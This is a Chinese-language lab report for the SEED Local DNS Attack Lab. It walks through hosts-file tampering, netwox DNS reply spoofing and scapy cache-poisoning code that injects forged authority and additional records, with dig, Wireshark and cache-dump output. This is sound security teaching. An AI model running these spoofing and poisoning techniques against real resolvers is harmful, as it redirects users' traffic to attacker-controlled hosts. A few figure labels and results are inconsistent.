Local DNS Attack Lab

实验环境：
用户主机 IP：192.168.220.133
DNS 服务器 IP：192.168.220.134
攻击者主机 IP：192.168.220.129

Task 1: Configure the User Machine



图 1.1 查看 DNS 服务器

可以在最下面看到服务器的地址是 192.168.220.134，说明配置已经生效。

Task 2: Set up a Local DNS Server



图 2.1 ping www.baidu.com

在 ping 某一域名时，会先有七秒左右的等待，然后 ICMP 向目标 IP 地址发出并收到回应。



图 2.2 DNS 流 1

Source	Destination	Protocol	Length	Info
192.168.220.134	193.0.14.129	DNS	84	Standard query 0xa208 A www.baidu.com OPT
192.168.220.134	193.0.14.129	DNS	70	Standard query 0x5167 NS <Root> OPT
193.0.14.129	192.168.220.134	DNS	356	Standard query response 0xa208 A www.baidu.com NS a
193.0.14.129	192.168.220.134	DNS	473	Standard query response 0x5167 NS <Root> NS a.root-
192.168.220.134	193.0.14.129	DNS	70	Standard query 0xde1a NS <Root> OPT
192.168.220.134	193.0.14.129	DNS	83	Standard query 0x4933 AAAA ns.ptt.js.cn OPT
193.0.14.129	192.168.220.134	DNS	1259	Standard query response 0xde1a NS <Root> NS a.root-
193.0.14.129	192.168.220.134	DNS	745	Standard query response 0x4933 AAAA ns.ptt.js.cn NS

图 2.3 DNS 流 2

通过 wireshark 抓包可以看到 DNS 的查询过程。首先客户端向 192.168.220.134 发出查询，本地 DNS 服务器会向根域名服务器等一系列上层服务器发出询问，得到 DNS 记录之后再将 IP 地址返回给客户端。

当客户端第二次查询同一域名时，本地 DNS 服务器不需要再进行查询，直接从 cache 中即可得出域名与 ID 的对应关系并返回给客户端。这样相应速度就大大提升。

Task 3: Host a Zone in the Local DNS Server

```
[09/16/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47472
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 1 msec
;; SERVER: 192.168.220.134#53(192.168.220.134)
;; WHEN: Wed Sep 16 12:36:47 EDT 2020
;; MSG SIZE  rcvd: 93
```

图 3.1 dig www.example.com

可以在答案域看到域名对应的 IP 地址，是 192.168.0.101。因为 example.com 域是由我们的权威 DNS 服务器管理的，我们设置 www.example.com 的 IP 地址是 192.168.0.101，因此得到如上查询结果。

Task 4: Modifying the Host File

```
[09/16/20]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1
ttl=128 time=62.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2
ttl=128 time=69.6 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3
ttl=128 time=57.4 ms
```

图 4.1 攻击之前

```
[09/16/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.bank32.com ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11256ms
```

图 3.2 攻击之后

攻击之前 ping www.bank32.com，IP 地址是 34.102.136.180（实际上还发生了重定向，ICMP 应答由 180.136.102.34 发出）。攻击之后，IP 地址则变成了 1.2.3.4，这是由/etc/hosts 文件指定的。

Task 5: Directly Spoofing Response to User

```
[09/16/20]seed@VM:~$ sudo netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "1.1.1.1"
DNS question
| id=29106  rcode=OK            opcode=QUERY                          |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1               |
| www.example.com. A                                                  |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                  |
DNS answer
| id=29106  rcode=OK            opcode=QUERY                          |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.example.com. A                                                  |
| www.example.com. A 10 1.2.3.4                                       |
| ns.example.com. NS 10 ns.example.com.                               |
| ns.example.com. A 10 1.1.1.1                                        |
```

图 5.1 netwox 运行

… 192.168.220.133	8.8.8.8	DNS	65 Standard …
… 8.8.8.8	192.168.220.133	DNS	140 Standard …
… 192.168.220.133	8.8.8.8	DNS	86 Standard …
… 8.8.8.8	192.168.220.133	DNS	130 Standard …
… 8.8.8.8	192.168.220.133	DNS	102 Standard …

图 5.2 客户端收到报文

```
▼ Answers
  ▼ www.example.com: type A, class IN, addr 93.184.216.34
      Name: www.example.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 20671
      Data length: 4
      Address: 93.184.216.34
```

图 5.3 DNS 应答 1

```
▼ www.example.com: type A, class IN, addr 1.2.3.4
    Name: www.example.com
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 10
    Data length: 4
    Address: 1.2.3.4
```

图 5.4 DNS 应答 2

通过伪造报文，客户一共收到两个 DNS 应答报文。伪造报文达到的时间早于真实报文，因此客户端认为 www.example.com 对应的 IP 地址是 1.2.3.4，攻击成功。

```
[09/16/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2380
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       1.1.1.1

;; Query time: 47 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Sep 16 13:49:26 EDT 2020
;; MSG SIZE  rcvd: 88
```

图 5.5 攻击效果

Task 6: DNS Cache Poisoning Attack

```
[09/16/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "4.3.2.1" -a "ns.example.net" -A "2.2.2.2" \
> -f "src host 192.168.220.134" -d "ens33" -s "raw" -T 600
DNS answer
| id=7757   rcode=OK             opcode=QUERY
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=2
| www.example.net. A
| www.example.net. A 483 4.3.2.1
| . NS 483 ns.example.net.
| ns.example.net. A 483 2.2.2.2
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS answer
```

图 6.1 运行 netwox

```
[09/16/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49572
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        472     IN      A       4.3.2.1

;; AUTHORITY SECTION:
.                       472     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         472     IN      A       2.2.2.2

;; Query time: 0 msec
;; SERVER: 192.168.220.134#53(192.168.220.134)
;; WHEN: Wed Sep 16 14:05:27 EDT 2020
;; MSG SIZE  rcvd: 92
```

图 6.2 客户端 dig 结果

192.168.220.133	192.168.220.134	DNS	86	Stand
192.168.220.134	192.5.6.30	DNS	86	Stand
192.5.6.30	192.168.220.134	DNS	130	Stand
192.168.220.134	192.168.220.133	DNS	895	Stand
192.5.6.30	192.168.220.134	DNS	471	Stand
192.168.220.133	192.168.220.134	DNS	86	Stand
192.168.220.134	192.55.83.30	DNS	86	Stand
192.55.83.30	192.168.220.134	DNS	130	Stand
192.168.220.134	192.168.220.133	DNS	895	Stand
192.55.83.30	192.168.220.134	DNS	471	Stand

图 6.3 wireshark 抓包结果

从 wireshark 中可以看到 192.168.220.134DNS 服务器没有直接给出域名的解析结果，而是进一步查询。攻击者在此查询过程中进行抢占，将伪造的 www.example.net 结果插入进来，达成了攻击目的。

```
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200916180333
; authanswer
.                       589     IN NS   ns.example.net.
; authauthority
ns.example.net.         589     NS      ns.example.net.
; additional
                        589     A       2.2.2.2
; authanswer
www.example.net.        589     A       4.3.2.1
; authanswer
```

图 6.4 服务器缓存

在 DNS 服务器的缓存中，可以看到伪造的 IP 地址，说明 DNS 缓存污染攻击成功。

Task 7: DNS Cache Poisoning: Targeting the Authority Section

```
IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
         ttl=259200, rdata='1.9.9.8')
NSsec = DNSRR(rrname='example.net', type='NS',
         ttl=259200, rdata='ns.attacker32.com')
```

图 7.1 报文伪造核心代码

```
[09/16/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8092
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259181  IN      A       1.9.9.8

;; AUTHORITY SECTION:
example.net.            259181  IN      NS      ns.attacker32.com.

;; Query time: 0 msec
;; SERVER: 192.168.220.134#53(192.168.220.134)
;; WHEN: Wed Sep 16 14:46:21 EDT 2020
;; MSG SIZE  rcvd: 91
```

图 7.2 客户端运行 dig

```
$DATE 20200916184644
; authauthority
example.net.            259160  IN NS   ns.attacker32.com.
; authanswer
www.example.net.        259160  A       1.9.9.8
; authanswer
E.ROOT-SERVERS.net.     604761  AAAA    2001:500:a8::e
; authanswer
G.ROOT-SERVERS.net.     604761  AAAA    2001:500:12::d0d
;
```

图 7.3 服务器缓存

利用 scapy 伪造 DNS 应答报文，使 example.net 域的查询都导向 ns.attack32.com。

```
Source          Destination     Protocol Length Info
192.168.220.133 192.168.220.134 DNS        87 Standard query 0x20d3 A mail.example.net OPT
192.168.220.134 192.58.128.30   DNS        88 Standard query 0xd716 A ns.attacker32.com OPT
192.168.220.134 192.58.128.30   DNS        70 Standard query 0xd732 NS <Root> OPT
```

/bin/bash

/bin/bash 89x22

```
[09/16/20]seed@VM:~$ dig mail.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 8403
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;mail.example.net.              IN      A

;; AUTHORITY SECTION:
example.net.            5       IN      SOA     ns.icann.org. noc.dns.icann.org. 20
20091002 7200 3600 1209600 3600

;; Query time: 2381 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Sep 16 14:49:59 EDT 2020
;; MSG SIZE  rcvd: 90
```

图 7.4 查询,ail.example.net

当客户端查询 mail.example.net 时，通过 wireshark 抓包发现其 DNS 查询结果是由 ns.attacker32.com 给出的，这印证了攻击的成功。

Task 8: Targeting Another Domain

```
if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
             ttl=259200, rdata='1.9.9.8')
    NSsec = DNSRR(rrname='example.net', type='NS',
             ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',
             ttl=259200, rdata='ns.attacker32.com')
    '''
```

图 8.1 核心代码

```
[09/16/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30464
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.9.9.8

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; Query time: 90 msec
;; SERVER: 192.168.220.134#53(192.168.220.134)
```

图 8.2 主机运行 dig www.example.net

dig www.example.net 之后，主机收到了 google.com 域的 NS 服务器地址。因为此字段由 python 程序在应答报文中声明，这样通过对主机的一次监听就修改了两个域的信息。

Task 9: Targeting the Additional Section

```
if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
             ttl=259200, rdata='1.9.9.8')
    NSsec1 = DNSRR(rrname='example.net', type='NS',
             ttl=259200, rdata='attacker32.com')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
             ttl=259200, rdata='ns.example.com')
    Addsec1 = DNSRR(rrname='attacker32.com', type='A',
             ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.com', type='A',
             ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
             ttl=259200, rdata='3.4.5.6')
```

图 9.1 核心代码

```
[09/16/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23618
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.9.9.8

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.com.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 35 msec
;; SERVER: 192.168.220.134#53(192.168.220.134)
```

图 9.2 主机运行 dig www.example.net

```
                                        KNlsXIidlmxsGdfajw== )
; additional
attacker32.com.         259196  A       1.2.3.4
; additional
ns.example.com.         259196  A       5.6.7.8
; authauthority
example.net.            259196  NS      ns.example.com.
                        259196  NS      attacker32.com.
; authanswer
www.example.net.        259196  A       1.9.9.8
; additional
a.ROOT-SERVERS.net.     518397  A       198.41.0.4
; additional
```

图 9.3 服务器缓存

可以看到在客户端，所有的指定信息都已经收到，但是在服务器的缓存中却没有 www.facebook.com 的记录。猜测服务器对信息做了检查，发现 www.facebook.com 不属于 example.net 域，进而认定应答报文发出者无权修改 www.facebook.com 的相关信息，所以没有进行缓存。